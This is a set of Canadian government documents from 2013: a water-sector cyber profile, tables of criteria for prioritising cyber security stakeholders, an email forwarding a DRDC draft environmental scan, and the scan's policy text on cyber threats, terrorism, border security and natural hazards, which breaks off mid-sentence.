FIGURE 11 – WATER SECTOR STAKEHOLDER MAP



Importance to Canada

Water is a valuable natural resource and Canada has the third largest endowment of freshwater in the world (approximately 7% of world's freshwater resources). Canada's water sector delivers potable drinking water, water to support industrial processes such as energy development, agricultural production, manufacturing, and waste water removal for sanitary sewage and storm water.

Description

The water sector is a multi-faceted and integrated sector with complex and dispersed production and distribution systems. Drinking water systems throughout Canada are highly distributed by design with interlocking components. Its infrastructure consists of water supply, collection and storage systems/facilities (rivers, reservoirs, natural lakes, wells, dams, ground water), purification plants (which filter, clarify and disinfect the water resources), distribution channels (e.g. pipelines), and wastewater sewer systems and wastewater treatment centres. Managing Canada's vast water resources is a responsibility for all levels of government.

[63] Prepared from documents provided by CID: Water Sector Network Guidance and Monitoring; Water Sector Overview (Risk Profile)

Stakeholders

Environment Canada is the lead federal department for this sector. The Water Sector Network is based upon the Canadian Water and Wastewater Association's (CWWA) Security and Emergency Management Committee (SEMC). The role of the CWWA, as a non-profit, national body is to represent the common interests of Canada's public sector municipal water and wastewater services and their private sector suppliers and partners. Membership in the CWWA includes individual municipalities, private sector suppliers to the water sector, academia and other regional water associations. The top 38 large municipalities in Canada represent 99% of the population and are important avenues in reaching this sector.

Cyber Vulnerability

Much of North America's water supply industry utilizes computerized process control systems to provide more efficient operation of facilities. Computer networks and cyber systems play a particularly vital role in maintaining the effective operations of the water sector - in particular its water purification/ treatment, storage and distribution systems. Electronic control systems regulate the supply, treatment and quality of drinking water. Process control systems used in the water sector are vulnerable to a wide variety of threats, including hacking, intrusions, viruses, data alteration, and data loss.

Dependencies/Interdependencies

The water sector relies on a number of other critical infrastructure to deliver is drinking, industrial and waste water services. If a cyber incident disrupts or renders water control systems in operable, the services provided by the water sector may be disrupted and critical infrastructure sectors such as energy, manufacturing, health and safety, which rely on the water sector, may be unable to operate effectively.

Appendix B – Priority Setting Criteria

Table 1 - Criteria for Prioritizing Sectors and Stakeholder Groups	
Criteria	**Rating and Explanation**
1. Cyber vulnerability of sector	Some sectors are more at risk for attack than others (likelihood) because of the nature of their business, their data holdings, their reliance on ICT. In addition, some sectors are have limited resilience to recover from a cyber attack. H – e.g. Sector relies heavily on ITC to deliver goods & services or manage its processes; sector is highly attractive to cyber attackers because of money, information, symbolism M – e.g. Sector depends on ICT but in the short term could find work around solutions to keep all or part of the sector functioning; sector has some attraction to cyber attackers L - e.g. Although individual operations may be seriously affected by a cyber incident the whole sector would not be brought down and could operate for periods of time; sector has limited attraction to cyber attackers
2. Consequences of a cyber incident to Sector[64]	Extent a cyber disruption would harm national security, the economy (e.g. productivity, growth, sales, trade, revenue), relationships with other countries, or Canadians (interference with health, safety, water, compromised personal data). H – e.g. Canada's economy/strategic economic objectives are damaged - damages > $1B; potential for widespread loss of life or permanent disability; highly sensitive information or serious injury to national interest (protected C or above); lead response agency is approaching capacity to contain H&S problem & other services are becoming ineffective; public/international confidence is seriously eroded through disruption of government services, violent demonstrations & acts of civil disobedience, focused international media coverage M – e.g. medium effect on Canada's economic sector or very large effect on SME - damages $10M to $1B; serious discomfort, injury or illness for many; medium sensitivity information or injury to the national interest (Protected B/Confidential); lead response agency requires surge resources to contain problem & other H&S services are adversely affected L – e.g. Small effect on Canada's economic sector or large effect on SME – damages < $10M; moderate to serious discomfort for some; low sensitivity information – Protected A; lead agency requires few or no resources to handle & other H&S services not significantly affected;
3. Degree of interconnection with other sectors &	The degree to which a sector provides a service or good that all others need to operate including the degree of international

[64] From Cyber Incident Management framework for Canada, August 2013, page 13

Table 1 - Criteria for Prioritizing Sectors and Stakeholder Groups	
Criteria	**Rating and Explanation**
internationally	integration H – e.g. enables all other sectors or supply chain is so very highly integrated that other sectors cannot function, or would be seriously disabled, without them. Some sectors are so integrated internationally that cyber incidents would cause significant problems in other countries. M – e.g. provides an important service or product; some sectors are not implicated and those that are can continue to operate in the short to medium term; supply chain can be managed; international linkages could be managed L – e.g. sector provides important services & products but most sectors could continue operation; little or no impact on supply chain; there are few international linkages and all can be managed
4. Opportunity	Provides an opportunity to fill a gap where government has a role to play; leverage resources by working with others; take advantage of those stakeholder groups with expertise in dealing with cyber incidents to help others, share knowledge, contribute to cyber security H – e.g. advances Canada's cyber security agenda, contributes to Canada's cyber security reputation internationally & nationally M – e.g. provides an opportunity to strengthen cyber security by working with another country or the private sector to develop tools, processes, protocols, share knowledge etc. L - e.g. provides little or no opportunity to advance Canada's cyber security agenda
5. Reach and influence	Stakeholder have the possibility to reach a large number of others in their own sector or in multiple sectors and have the gravitas to influence others H – e.g. Associations/organizations with large memberships that they actively engage, or with members in multiple sectors (e.g. municipalities are implicated in water, safety & health sectors); or senior officers of large companies (VP & above) M – e.g. Associations/organizations are limited to a specific sector, have medium sized membership, may engage members and have some influence on them L – e.g. Associations/organizations have small memberships and little influence

Table 2 - Criteria for selecting engagements	
Criteria	**Rating and Explanation**
1. Does the engagement support the objectives and goals of the CCSS/ the NCSD?	Degree to which engagement objectives are correlated with or contribute to achieving CCSS objectives/NCSD objectives; facilitate strategic positioning; develop/maintain relationships; meet obligations H – e.g. high correlation with CCSS objectives; important venue for strategic positioning vis-à-vis other participants; important venue to develop/maintain relationships; fulfills TORs or international obligations M – e.g. correlates with some CCSS objectives/NCDS objectives; contributes to developing/maintaining relationships; has no strategic positioning implications L – e.g. little or no correlation with CCSS objectives/NCDS objectives; has no strategic positioning implications & few or no opportunities for relationship development/maintenance
2. What is the role/ involvement of NCSD in the engagement?	Level/kind of involvement and potential to influence participants H – potential to have a significant influence on group &/or participants e.g. by setting or contributing to the agenda; M – potential to have a moderate influence on group &/or participants e.g. keynote speaker or briefer, participant/moderator in a panel discussion, significant opportunity to provide information to potential clients L - limited opportunity to influence group &/or participants e.g. one of many information briefings, conference attendee
3. Does the topic allow NCSD to demonstrate a leadership role?	H – topic is highly relevant and allows NCSD to show leadership in several areas such as championing best practices, sharing lessons learned, demonstrating how government can work across international jurisdictions to adapt best practices; demonstrating how government can be a facilitator to work with and across sectors M – topic is relevant; provides an opportunity to demonstrate commitment to cyber security; not to participate would be to abdicate role L – the topic is not within the purview of NCSD or there is little or no expertise
4. Is the reach and composition of the audience appropriate? a. Influence b. Importance to CCSS c. reach	Participants have a significant role in cyber security; participants can influence others in their own or other organizations; stakeholder group is important in implementing the CCSS; expected number of participants H – sets/influences the cyber security policy for their organization or country or; is a leader in the sector or across sectors and can influence other organizations M – provides the operational/technical expertise in cyber security to the organization; significant number of attendees expected from many organizations (e.g. >15) L - participants are interested in cyber security issues but do not work in this area

Table 2 - Criteria for selecting engagements	
Criteria	**Rating and Explanation**
5. Needs of participants a. Level of cyber security maturity/ expertise b. Frequency of / time since last presentation c. Progress in changing behaviour	Maturity, sophistication in dealing with cyber security, need of industry for cyber security knowhow; potential to benefit from engagement - progress made since previous exposure to cyber security briefing H –high need for knowhow; or organization has little or no previous exposure to cyber security issues through NCSD; or exposure is dated (more than 1 year old); or organization has learned from previous exposure to NCSD and is requesting help with another aspect of cyber security M – medium need for knowhow; or NCSD presentation within the last year; or organization has made some progress since last but not as much or as quickly as expected L – little or no need for cyber security knowhow; or similar presentation has been made within the last 6 months; or organization has exhibited little learning – requesting same/or similar intervention
6. Are the risks in accepting the engagement acceptable?	H – e.g. Canada's position on the topic is unclear or contrary; there is a high probability that the GoC or the department will be embarrassed M – e.g. Some preparation may be required to handle questions but these can be anticipated and prepared for L – e.g. this is a routine engagement
7. Will the current workload support participation in the event?	Y/N with an explanation – for example will resources need to be diverted to participate, prepare a presentation, will something go undone
8. Are the appropriate resources available to participate?	Resource should be at the appropriate level – strategic, operational with the requisite expertise

RDIMS 1055167 V4

Huq, Farah

From: Gordon, Robert
Sent: July-11-13 10:21 AM
To: Matz, Mark (Mark.Matz@ps-sp.gc.ca); Binne, Christine; Hatfield, Adam
Cc: Green, Amanda
Subject: DRDC - safety and security environmental scan
Attachments: 8689733_001_FR_8684237_001_FR_DRDC CSS Environmental Scan 2013.docx; DRDC CSS Environmental Scan 2013, Version 2, 25 June 2013.docx

You may have already received a copy but just in case....
Bob

From: Williamson, Mark [mailto:Mark.Williamson@drdc-rddc.gc.ca]
Sent: Friday, July 05, 2013 3:35 PM
To: Gordon, Robert
Cc: Khorchid, Ahmad; Greene, Brian
Subject: safety and security environmental scan

Hi Bob – when we met a week or so ago I mentioned that our safety and security environmental scan was nearing completion as a draft. I have attached it and below is the accompany note. It is being distributed across various sectors in PS but wanted to make sure you received a copy. Any comments/observation will be welcome

mark

Colleagues

Attached is our draft Environmental Scan of the Public safety and security landscape. This is produced (this is the first) annually and validated through broad distribution for comment across our safety and security partnerships. This draft has been sent to our 16 communities of practice, our Program Management Board and Advisory Board as well as specific policy and operation communities across federal, provincial and municipal entities. The scan is produced as one part of an annual process that leads to a revision of the Safety and Security Strategic Planning Guidance and ultimately to the identification of the CSSP investment priorities for 2014/15/16. Please feel free to circulate. Comments and observations will be gratefully received before the end of July.

Mark A. Williamson Ph.D
Acting Director General | A/ Directeur Général
DRDC Centre for Security Science | RDDC Centre des sciences pour la sécurité
222 Nepean St 11th Floor
Ottawa, ON K1A 0K2
+1 (613) 944-8195| or +1 (613)-796-5318. Fax = +1(613)-995-0002
mark.williamson@drdc-rddc.gc.ca; williamson.mg@forces.gc.ca
www.drdc-rddc.gc.ca

FOR CONSULTATIVE PURPOSES

DRDC CSS Environmental Scan 2013

Defence Research and Development Canada's Centre for Security Science (DRDC CSS) Environmental Scan 2013 provides an overview of the key drivers and trends defining the context in which DRDC CSS will operate over the next three to five years. The scan's objective is to present a comprehensive and integrated picture of the public safety and security operating environment for the purpose of informing the development of DRDC CSS's policy and priorities. While the scan draws on many forward-looking analyses and reports, it is not a forecast.

The scan is informed by both internal (i.e., governmental) and external sources, with a focus on issues that contain an explicit knowledge or science and technology (S&T) dimension of relevance to the Canadian Safety and Security Program (CSSP). The first section of the scan discusses the broader policy environment in which DRDC CSS operates. This is followed by an examination of the various issues, threats, and hazards that comprise the problem space for DRDC CSS activities. The final section explores the S&T implications of the analysis.

Policy Environment

Safety and Security

The landscape of Canadian safety and security policy has expanded considerably over the last decade as the result of billions of dollars of government investments in a wide range of programs aimed at addressing the most serious threats and hazards facing Canadians. Although the primary impetus for this expansion were the terrorist attacks of 11 September 2001 (9/11), increasing awareness of the complexity of and interconnections between a variety of other issues has also contributed to the transformation (e.g., cyber security, critical infrastructure protection, emergency management).

Concurrently, the Government of Canada (GoC) has committed to eliminate the deficit by 2015, bringing downward pressures on a number of safety and security programs, including food safety, as well as aviation, marine, and rail safety and security programs.[1] Federal support for the Police Officer Recruitment Fund, which funded the hiring of additional police officers across the country, has also been wound down.[2]

[1] Bill Curry, "Programs Related to Safety Face Cuts," *Globe and Mail*, 27 February 2013, p. A4.
[2] Nelson Wyatt, "Police Brace for Personnel Cuts as Federal Funding Program Winds Up," *Globe and Mail*, 18 February 2013. Accessed online at http://www.theglobeandmail.com/news/politics/police-brace-for-personnel-cuts-as-federal-funding-program-winds-up/article8786810/, 3 May 2013.

Significant expansionary pressures remain, however. As detailed below, the pace of change in the cyber domain continues to create new and ever more complex safety and security challenges in areas such as critical infrastructure protection and law enforcement. Global warming has emerged as a key driver of change across several safety and security domains as well, the effects of which will almost certainly demand new S&T solutions. Growing political and economic interest in the Arctic is another expansionary factor, as is the pace of technological development more generally and the potential for certain technologies (e.g., 3D printing, drones) to present new kinds of challenges.

Canadian Safety and Security Program – Key Policies, Strategies, and Actions Plans
Canada First Defence Strategy
Securing an Open Society: Canada's National Security Policy
Beyond the Border: A Shared Vision for Perimeter Security and Economic Competitiveness
Building Resilience Against Terrorism: Canada's Counter-Terrorism Strategy
Canada's Cyber Security Strategy
Action Plan 2010-2015 for Canada's Cyber Security Strategy
National Strategy and Action Plan for Critical Infrastructure
Canada-United States Action Plan for Critical Infrastructure
Chemical, Biological, Radiological, Nuclear, and Explosives Resilience Strategy and Action Plan
Communications Interoperability Strategy and Action Plan
Federal Policy for Emergency Management
Emergency Management Act
Federal Emergency Response Plan
Canada's National Disaster Mitigation Strategy

Science and Technology

In May the National Research Council (NRC) announced that it had transformed itself "into an industry-focused research and technology organization" that "will support Canadian industries by investing in large-scale research projects that are directed by and for Canadian business."[3] The NRC announcement came just ahead of the release of the latest report from the Science, Technology, and Innovation Council (STIC), the GoC's external scientific advisory body. According to the STIC, as of 2011 Canada ranks 23rd out of 41 countries assessed in terms of its

[3] National Research Council Canada, "Open for Business: Refocused NRC will Benefit Canadian Industries," 7 May 2013. Accessed online at http://www.nrc-cnrc.gc.ca/eng/news/releases/2013/nrc_business.html, 7 May 2013.

overall expenditures on research and development when measured in relation to its gross domestic product, down from 16th place internationally in 2006. Although the report highlights several areas of strength, it also indicates that Canada risks an erosion of its economic well-being unless the current trajectory is reversed.[4] The NRC's transformation into an industry-focused organization is best understood as being part of the GoC's strategy for addressing that problem.

The reorientation of federal science towards more focus on industry and innovation represents a sea change for many departments and agencies. That, combined with the growing expectation that federal science should also serve broader economic objectives, can be expected to influence how DRDC CSS carries out its mission in the years ahead.[5]

Issues, Threats, and Hazards

Cyber Security

Computerized and networked information systems undergird a rapidly increasing amount of economic, governmental, and social activity. As of 2010, 79% of Canadian households had internet access, with a majority of households (54%) using more than one type of device to go online.[6] Canadians now routinely use the internet for activities such as online banking, filing their tax returns, purchasing goods and services (in 2010, Canadian online sales were estimated at $15.3 billion), and social networking.[7] With internet connectivity steadily on the rise, both in Canada and worldwide, and the emergence of cloud computing, Canadians' reliance on the internet to conduct a broad array of activities can only be expected to increase in the years ahead.

In this context, the wide range of actors – individuals, foreign governments, terrorist organizations, organized criminal networks, and other motivated actors – capable of disrupting these activities or, in the worst case scenarios, even causing devastating harm has emerged as a pressing concern. As noted in the World Economic Forum's survey of global risks, "Terrorism, crime and war in the virtual world have, so far, been less deadly and disruptive than their

---

[4] *State of the Nation 2012, Canada's Science, Technology, and Innovation System: Aspiring to Global Leadership* (Ottawa: Science, Technology, and Innnovation Council, 2013), pp. 1-4.

[5] See *Innovation Canada: A Call to Action*, Review of Federal Support to Research and Development – Expert Panel Report, 2011; and *Canada First: Leveraging Defence Procurement Through Key Industrial Capabilities*, Report of the Special Adviser to the Minister of Public Works and Government Services, February 2013.

[6] Statistics Canada, "Canadian Internet Use Survey," The Daily, 25 May 2011. Accessed online at http://www.statcan.gc.ca/daily-quotidien/110525/dq110525b-eng.htm, 6 February 2013.

[7] Statistics Canada, "Individual Internet Use and E-commerce," The Daily, 12 October 2011. Accessed online at http://www.statcan.gc.ca/daily-quotidien/111012/dq111012a-eng.htm, 6 February 2013.

equivalents in the physical world, but there is a growing fear that this could change."[8] Reflecting that fear, cyber security has quickly come to be regarded as a key dimension of national security.

Growing awareness of how cyber-attacks may be used as a substitute for or in conjunction with traditional military operations have given rise to widespread discussion of the potential for cyberwar. While cyber-operations can be expected to be a part of any future military campaign, the term cyberwar is somewhat of a misnomer in terms of describing the nature of the cyber threat. In reality, the primary threats in the cyber domain are cyber-espionage and cyber-sabotage.[9]

According to the Canadian Security Intelligence Service (CSIS), "The Government of Canada is now witnessing serious attempts to penetrate its networks on a daily basis."[10] The most serious security breach occurred in January 2011, when the networks of the Department of Finance, Treasury Board, and DRDC were hacked, reportedly leading to the loss of classified information.[11] A recent American intelligence assessment has reportedly concluded that the United States "is the target of a massive, sustained cyber-espionage campaign that is threatening the country's economic competitiveness." The still classified National Intelligence Estimate reportedly "identifies China as the country most aggressively seeking to penetrate the computer systems of American businesses and institutions."[12] According to a study conducted by Mandiant, a private American security firm, much of the activity can be traced to a secretive branch of China's People's Liberation Army known as Unit 61398.[13]

Cyber-sabotage is a particularly acute concern given the numerous critical infrastructure vulnerabilities that an adversary might attempt to exploit. Referencing the malicious code designed by the United States and Israel and inserted into the Siemens controllers used at the

---

[8] World Economic Forum, *Global Risks 2012*, 7th Edition, p. 24.

[9] See Thomas Rid, "Cyber War Will Not Take Place," *Journal of Strategic Studies*, Vol. 35, No. 1 (2012), pp. 5-32, especially pp. 16-22.

[10] Canadian Security Intelligence Service, *Public Report 2010-2011* (Ottawa: Public Works and Government Services Canada, 2012), p. 17.

[11] Greg Weston, "Foreign Hackers Attack Canadian Government," CBC News, 16 February 2011. Accessed online at http://www.cbc.ca/news/politics/story/2011/02/16/pol-weston-hacking.html, 8 February 2013; and Julie Ireton, "Hackers Stole Secret Canadian Government Data," CBC News, 2 June 2011. Accessed online at http://www.cbc.ca/news/politics/story/2011/06/02/pol-cyber-attacks.html, 8 February 2013.

[12] Ellen Nakashima, "U.S. Said to be Target of Massive Cyber-Espionage Campaign," *Washington Post*, 10 February 2013. Accessed online at http://www.washingtonpost.com/world/national-security/us-said-to-be-target-of-massive-cyber-espionage-campaign/2013/02/10/7b4687d8-6fc1-11e2-aa58-243de81040ba_story.html, 15 February 2013.

[13] David E. Sanger, David Barboza, and Nicole Perlroth, "Chinese Army Unit is Seen as Tied to Hacking Against U.S.," *New York Times*, 18 February 2013. Accessed online at http://www.nytimes.com/2013/02/19/technology/chinas-army-is-seen-as-tied-to-hacking-against-us.html?pagewanted=all, 19 February 2013.

Natanz nuclear facility in an attempt to derail the Iranian nuclear program, the World Economic Forum notes, "A virus like Stuxnet could conceivably trigger a meltdown in a functioning nuclear power plant, turn off oil and gas pipelines or change the chemical composition of tap water."[14] While a Stuxnet-like attack is still beyond the capabilities of all but a few states, the art of the possible in the rapidly evolving cyber domain has now been clearly revealed.

More significant than the direct consequences of the attack itself or even its impressive technical aspects is the fact that Stuxnet has arguably removed whatever normative restraints were thought to exist with respect to such operations. A wave of distributed denial of service attacks[15] aimed at disrupting American banking services in late 2012 have been reportedly linked to Iran. According to an expert involved in the investigation, the attacks were unprecedented in their scale, scope, and effectiveness.[16] More recently, Iranian-backed hackers have targeted American energy companies, including several close to the Canadian border, "gaining access to control-system software that could allow them to manipulate oil or gas pipelines."[17]

Another noteworthy act of cyber-sabotage was carried out last year by the hacker group known as Anonymous, which launched a series of attacks against Israeli government websites in retaliation for Israel's military assault on Gaza in November 2012. In addition to knocking several websites offline, Anonymous-affiliated hackers deleted a number of government databases and released private information and passwords.[18] And in what appears to be a significant escalation in its tactics, Anonymous recently announced its intention to attack the global oil and gas industry, targeting firms in Canada, the United States, and several other countries.[19]

---

[14] World Economic Forum, *Global Risks 2012*, p. 25. For background on the Stuxnet virus see William J. Broad, John Markoff, and David E. Sanger, "Israeli Test on Worm Called Crucial in Iran Nuclear Delay," *New York Times*, 15 January 2011. Accessed online at http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html?pagewanted=all&_r=0, 6 June 2013; and David E. Sanger, "Obama Order Sped Up Wave of Cyberattacks Against Iran," *New York Times*, 1 June 2012. Accessed online at http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html?pagewanted=all, 6 June 2013.

[15] Distributed denial of service attacks, which direct large volumes of traffic to a website until it collapses, are the most common strategy employed by hackers.

[16] Nicole Perlroth and Quentin Hardy, "Bank Hacks Were Work of Iranians, Officials Say," *New York Times*, 9 January 2013, p. B1.

[17] Siobhan Gorman and Danny Yadron, "Iran Hacks Energy Firms, U.S. Says," *Wall Street Journal*, 24 May 2013, p. A4.

[18] John D. Sutter, "Anonymous Declares 'Cyberwar' on Israel," CNN, 20 November 2012. Accessed online at http://edition.cnn.com/2012/11/19/tech/web/cyber-attack-israel-anonymous/, 1 February 2013.

[19] Zack Colman, "Hacker Group Anonymous Plans Attack on Oil-and-Gas Industry," *The Hill*, 16 May 2013. Accessed online at http://thehill.com/blogs/e2-wire/e2-wire/300239-hacker-group-anonymous-plans-attack-on-oil-and-gas-industry, 6 June 2013.

Together, the Iranian and Anonymous attacks are demonstrative of a new strategic reality: in the cyber era, actors lacking the military capability to engage an adversary directly will employ such tactics as a matter of course and in ways that obscure the traditional domestic-international divide. Cyber-space, in this sense, must be understood as a domain particularly well-suited to asymmetric and non-militarized conflict, with cyber-operations functioning as a potential strategic equalizer.

Terrorism

According to CSIS, terrorism is "the greatest threat to the national security of Canada," with Islamist extremism presenting the "most salient threat."[20] As noted in a recent report from the Integrated Terrorism Assessment Centre, "Canada remains a viable target of Islamist terrorism mainly because of its participation in Western military and political alliances, its involvement in coalition forces in Afghanistan, its support for Israel and the United States, and geographic proximity to the latter."[21]

Although weakened through the elimination of many of its leaders, including Osama bin Laden, Al Qaeda is still perceived as a formidable terrorist threat, with several affiliated groups operating in Iraq, Yemen, and North Africa. In February, then director of CSIS Richard Fadden told a Senate hearing that the fragmentation of Al Qaeda has transformed the nature of the terrorist threat. According to Fadden, the ambition for large-scale symbolic attacks, long the hallmark of Al Qaeda central, has been replaced by these affiliated groups' planning for less dramatic attacks, a more diffuse and complex counter-terrorism challenge than that which had existed previously. Adding to the challenge is credible evidence of growing Canadian involvement with the affiliates. "In every single case there are Canadians who have joined them," said Fadden.[22] The subsequent revelation that two Canadians from London, Ontario were involved with the terrorist attack on an Algerian oil refinery the previous month starkly reinforced the point.[23]

For Canada, the situation in Somalia is of particular concern. According to CSIS, "Numerous young Somali-Canadians have travelled to Somalia for terrorist training" under the tutelage of Al Shabaab, the militant Islamist group that controls significant parts of the country. In 2011 the

---

[20] CSIS, *Public Report 2010-2011*, p. 11.
[21] Stewart Bell, "Canada Was on bin Laden's Hit List; Country Named in Files Found at Abbottabad," *National Post*, 7 January 2013, p. A1.
[22] Colin Freeze, "Domestic Terrorism Becoming a Greater Concern for Canadian Spy Agency," *Globe and Mail*, 12 February 2013, p. A6.
[23] Greg Weston, "Canadians in Algerian Gas Plant Attack Identified," CBC News, 2 April 2013. Accessed online at http://www.cbc.ca/news/politics/story/2013/04/01/f-algeria-canadians-militants-hostages.html, 6 June 2013.

group released a videotape calling for attacks on Canada and other Western countries.[24] Consistent with this concern, CSIS recently identified the "insider threat" as a rising security risk for Canadians. "Small groups (of) Canadians will continue to be inspired by the narrative and seek to engage in extremist activities both at home and abroad," notes CSIS.[25] In this regard, the process of self-radicalization appears to present a special challenge for authorities.

Although conventional explosives still pose the primary threat, potential terrorist acquisition and use of a chemical, biological, radiological, or nuclear weapon remains an ever present concern as well, with the detonation of a radiological 'dirty bomb' generally perceived as the most likely of the various nuclear and radiological scenarios to materialize. Due to the proliferation of advanced technologies, the tactics and weapons employed by terrorists are also likely to change in coming years. According to the National Intelligence Council, "Individuals and small groups will have greater access to lethal and disruptive technologies (particularly precision-strike capabilities, cyber instruments, and bioterror weaponry), enabling them to perpetrate large-scale violence – a capability formerly the monopoly of states."[26] The range of challenges facing intelligence and law enforcement agencies in their fight against terrorism are thus expected to expand over the next two decades.

Border Security

Although border security is a multifaceted issue that is both constitutive and derivative of Canada's standing as a sovereign state, it is Canada's relationship with the United States – particularly the enormous volume of trade between the two countries – that largely contextualizes the issue for Canadians, the reality of which is reflected in the Beyond the Border Declaration issued by Prime Minister Harper and President Obama in February 2011.[27] The key drivers in this area for Canada are thus both generic (e.g., terrorism, human smuggling, the importation of illicit drugs and firearms, etc.) and specific (i.e., American political and security priorities).

Insofar as it establishes a framework for dealing with these and other related issues, the Beyond the Border Action Plan represents Canada's strategy for managing the problem of

[24] Associated Press, "Somali Militants Calls for Attacks in Canada, U.S.," CBC News, 30 October 2011. Accessed online at http://www.cbc.ca/news/world/story/2011/10/30/al-shabaab-tapes.html, 31 January 2013.
[25] Kathleen Harris, "CSIS Notes 'Insider Threat' in Islamist Extremism," CBC News, 22 January 2013. Accessed online at http://www.cbc.ca/news/politics/story/2013/01/21/pol-csis-threat-assements.html, 1 February 2013.
[26] National Intelligence Council, *Global Trends 2030: Alternative Worlds*, (Washington, D.C.: Office of the Director of National Intelligence, 2012), p. 8.
[27] Beyond the Border: A Shared Vision for Perimeter Security and Economic Competitiveness, A declaration by the Prime Minister of Canada and the President of the United States of America, 4 February 2011. Accessed online at http://pm.gc.ca/eng/media.asp?id=3938, 21 May 2013.

border security. The plan identifies four key areas of cooperation: addressing threats early; trade facilitation, economic growth and jobs; cross-border law enforcement; and critical infrastructure and cyber-security.[28] From an operational standpoint, these tasks are complicated by the fact that the border is divided between official ports of entry - airports, harbours, and land crossings – and the vast expanse of largely undefended and unmonitored territory that remains.

With the longest coastline of any country in the world, maritime and port security comprises an important part of the border security picture for Canada. The challenges in the maritime domain are both extensive and diverse. At one end of the spectrum is the challenge of providing persistent wide-area surveillance of Canada's Exclusive Economic Zone (EEZ) and its approaches; a task that will only grow more difficult as global warming makes Canada's Arctic waterways more accessible to maritime traffic. At the opposite end of the spectrum is the challenge of policing the Great Lakes and other inland waterways, where thousands of small vessels traverse the maritime boundary between Canada and the U.S. on a daily basis.

Consistent with developments elsewhere, the maritime domain is also increasingly reliant on computerized and networked information systems. As a recent report on the issue notes, such systems are now "...used to enable essential maritime operations, from navigation to propulsion, from freight management to traffic control communications." Unfortunately, "The awareness on cyber security needs and challenges in the maritime sector is currently low to non-existent."[29] In many respects, the level of awareness is so deficient that it is not entirely clear what the vulnerabilities are.

Natural Hazards

Canada is susceptible to a variety of natural disasters, from relatively common occurrences like seasonal flooding, wildfires, severe storms, and drought, to less frequent but potentially more devastating events such as earthquakes and hurricanes. Although the latter typically occupy the 'worst-case' scenario space in emergency management planning, the former actually account for most of the annual material losses attributed to natural disasters. According to the Insurance Bureau of Canada, natural disasters cost the country approximately $1 billion a year ($1.6 billion in 2011), with most of the losses coming as a result of extreme weather events.[30]

---

[28] Government of Canada, Beyond the Border: A Shared Vision for Perimeter Security and Economic Competitiveness (Ottawa: Foreign Affairs and International Trade Canada, 2011).

[29] European Network and Information Security Agency, "Analysis of Cyber Security Aspects in the Maritime Sector," November 2011, p. 1.

[30] Insurance Bureau of Canada, *Telling the Weather Story* (Institute for Catastrophic Loss Reduction, June 2012), p. 5 and p. 17. The most expensive natural disaster in Canadian history was the 1998 ice storm, estimated to have

While Canada is fortunate to have thus far avoided a truly catastrophic disaster, the costs associated with the relatively small-scale events it does experience can still be significant. The wildfires that ravaged the Slave Lake region of northern Alberta in 2011, for example, resulted in an estimated $700 million in insured losses.[31]

The potential for more consequential natural disasters is far from negligible, however. On average, Canada experiences approximately 4,000 earthquakes each year, of which perhaps fifty are strong enough to be felt by humans.[32] The risk of experiencing a severe and damaging earthquake is greatest in British Columbia, where several tectonic plates intersect.[33] The strongest earthquake ever recorded in Canada occurred just off the Haida Gwaii in 1949 (a magnitude 8.1 event) and was felt over most of the province and beyond. An even stronger earthquake (9.0 magnitude), what seismologists refer to as a megathrust earthquake, is believed to have occurred off the coast of B.C. in 1700, collapsing houses on Vancouver Island and producing a tsunami that wiped out an entire coastal village.

Although the megathrust earthquake and resulting tsunami that devastated a large portion of northern Japan in 2011 presents a terrifying picture of the aftermath of such earthquakes, the greater danger for Canada lies in the possibility of an inland earthquake closer to Vancouver or another major urban area.[34] While inland earthquakes tend to be much weaker than megathrust earthquakes, they nevertheless represent a substantial hazard. The magnitude 6.9 earthquake that struck close to Kobe, Japan in 1995 killed more than 5,000 people and damaged or destroyed more than 200,000 buildings.[35] With southwest B.C. and northern

---

cost more than $4.6 billion. 28 people were also killed as a result of the storm. Public Safety Canada, Canadian Disaster Database. Accessed online at http://cdd.publicsafety.gc.ca/dtpg-eng.aspx?cultureCode=en-Ca&eventTypes=%27SW%27&normalizedCostYear=1&dynamic=false&eventId=277, 15 January 2013.

[31] Although the fire is believed to have been the result of arson, abnormally dry conditions likely served as an aggravating factor. Public Safety Canada, Canadian Disaster Database. Accessed online at http://cdd.publicsafety.gc.ca/dtpg-eng.aspx?cultureCode=en-Ca&eventTypes=%27WF%27&normalizedCostYear=1&dynamic=false&eventId=1008, 14 January 2013.

[32] All information in this section is drawn from Natural Resources Canada, "Frequently Asked Questions About Earthquakes." Accessed online at http://www.earthquakescanada.nrcan.gc.ca/info-gen/faq-eng.php#can_largest, 21 January 2013.

[33] Canada's other major earthquake zones are the northern Cordillera (southwest Yukon, Richardson Mountains, and Mackenzie Valley) and arctic margins (including Nunavut and northern Quebec). The Ottawa and St. Lawrence Valleys, New Brunswick, and the offshore region south of Newfoundland experience frequent earthquakes as well.

[34] The Cascadia fault, whose rupture precipitated the last megathrust earthquake, fortunately lies about 150 kilometres from Vancouver, a significant enough distance to limit the extent of the damage to the city's physical infrastructure.

[35] United States Geological Survey, Historic Earthquakes: Kobe, Japan. Accessed online at http://earthquake.usgs.gov/earthquakes/world/events/1995_01_16.php, 21 January 2013.

Washington having experienced four magnitude 7+ earthquakes over the past 130 years, the potential for a disaster on the scale of the 1995 Kobe earthquake is significant.[36]

An earthquake of similar or even weaker magnitude along the Ottawa-Quebec City corridor potentially poses an even greater risk given the comparative lack of earthquake preparedness in the region. Residents of Ottawa and the surrounding region were reminded of their vulnerability to earthquakes on 23 June 2010, when a 5.0 magnitude earthquake occurred near Val-des-Bois, Quebec, approximately 60 kilometres north of Ottawa.[37] The shaking damaged several buildings and collapsed a section of a highway close to the epicentre. According to John Adams, a seismologist with Natural Resources Canada, a magnitude 6.2 or 6.3 earthquake within 30 or 40 kilometres of Ottawa would probably result in building collapses in older structures and significant infrastructure damage.[38]

In the Atlantic region, tropical storms and hurricanes represent a serious and growing threat to both life and property. According to the Canadian Disaster Database, the region was hit by eleven named storms between 2001 and 2011 (including five hurricanes), a sharp rise in frequency when compared to the fifteen named storms that made landfall between 1927 and 2000.[39] The deadliest and most costly of these storms was Hurricane Juan, which struck the Halifax region in September 2003, killing eight people and causing more than $200 million in damage.[40]

Complicating the natural disaster picture is global warming. As stated by the Intergovernmental Panel on Climate Change (IPCC) in its last full assessment report, "Warming of the climate system is unequivocal, as is now evident from observations of increases in global average air and ocean temperatures, widespread melting of snow and ice and rising global average sea

---

